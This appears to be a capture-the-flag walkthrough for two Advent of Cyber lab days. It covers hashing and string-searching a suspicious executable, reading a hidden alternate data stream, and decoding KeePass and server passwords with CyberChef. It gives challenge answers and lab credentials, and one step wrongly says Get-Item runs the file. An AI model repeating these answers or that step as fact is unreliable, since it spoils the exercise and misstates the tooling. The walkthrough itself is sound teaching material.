


Question 7

Which list is Sharika Spooner on?

ANS: Naughty list

Continue using the cmd that we opened in the previous question and enter the option 2 which returns the naughty list and we can find the name of Sharika Spooner is inside the list.




Question 8

Which list is Jaime Victoria on?

ANS: Nice list

With option 1 which is a nice list we can see Jaime Victoria is in the list.


Applications
Places
Tue 19 Jul, 05:07
AttackBox IP:10.10.106.138
Quick Connect
Quick Connect ×
Windows PowerShell
</trustInfo>
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream
Get-Item : Missing an argument for parameter 'Stream'. Specify a parameter of type 'System.String[
and try again.
At line:1 char:29
C:\Users\littlehelper\Documents\deebee.exe:hidedb
Myron Provenza
Launa Gwin
Leatrice Turpin
Sabrina Karns
Karly Lorenzo
Cira Mccay
Andre Schepis
Gabriel Youngren
Lilia Waldrip
Jesenia Pressley
Zulema Mcgrory
Alishia Abadie
Clementine Wotring
Maximina Lamer
Allyson Reich
Laurine Bryce
Carmelo Reichel
Savannah Helsel
Rossie Nordin
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria
Awesome .. Great! Returning to the User Menu...
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ProcessId = 4032;
THM AttackBox
27m 16s

Thought Process/Methodology:


Firstly, we need to login to the Remmina by using the info they give in the text above and open the POWERSHELL application. Next, with the code more'.\db file hash.txt, we will be getting the file hash for db.exe. Apart from that, enter the code Get-FileHash -Algorithm MD5 .\deebee.exe, we will get the file hash of the mysterious executable within the Documents folder. Next, changing the algorithm from MD5 on the previous code to SHA256 will get the SHA256 file hash. Using the string to find the hidden flag within the executable 'c:\\Tools\strings64.exe -accepteula .\deebee.exe'. Run the database connector file by using the code 'Get-Item -Path .\deebee.exe -Stream *' and it will pop out the cmd with the flag and option list. With the cmd opened in the previous question , we will need to enter the option and check the names inside which list.


Day 22: Blue Teaming – Elf McEager becomes CyberElf
Tools used: Firefox
Solution/walkthrough:

Question 1
What is the password to the KeePass database?

Ans: thegrinchwashere

Copy the folder name. Open cyberchef, drag and drop the (Magic) recipe to decode the folder name.





Question 2

What is the encoding method listed as the 'Matching ops'?

Ans: base64

Look at the properties of the recipe in the output column.


Recipe (click to load)	Result snippet	Properties
From_Base64('A-Za-z0-9+/=',true,false)	thegrinchwashere	Possible languages: English German Dutch Indonesian Matching ops: From Base64, From Base85 Valid UTF8 Entropy: 3.28


Question 3

What is the note on the hiya key?

Ans: Your passwords are now encoded. You will never get access to your systems! Hahaha >:^P

Open Keepass. Key in password "`thegrinchwashere`". Click the hiya key to read the notes in its entry.







Question 4

What is the decoded password value of the Elf Server?

Ans: sn0wM4n!

Navigate to the Network. Click the Elf Server and copy the password. Then, open cybercef and decode the password using (Magic) recipe.






Question 5

What was the encoding used on the Elf Server password?

Ans: hex

Look at the properties of the recipe in the output column.

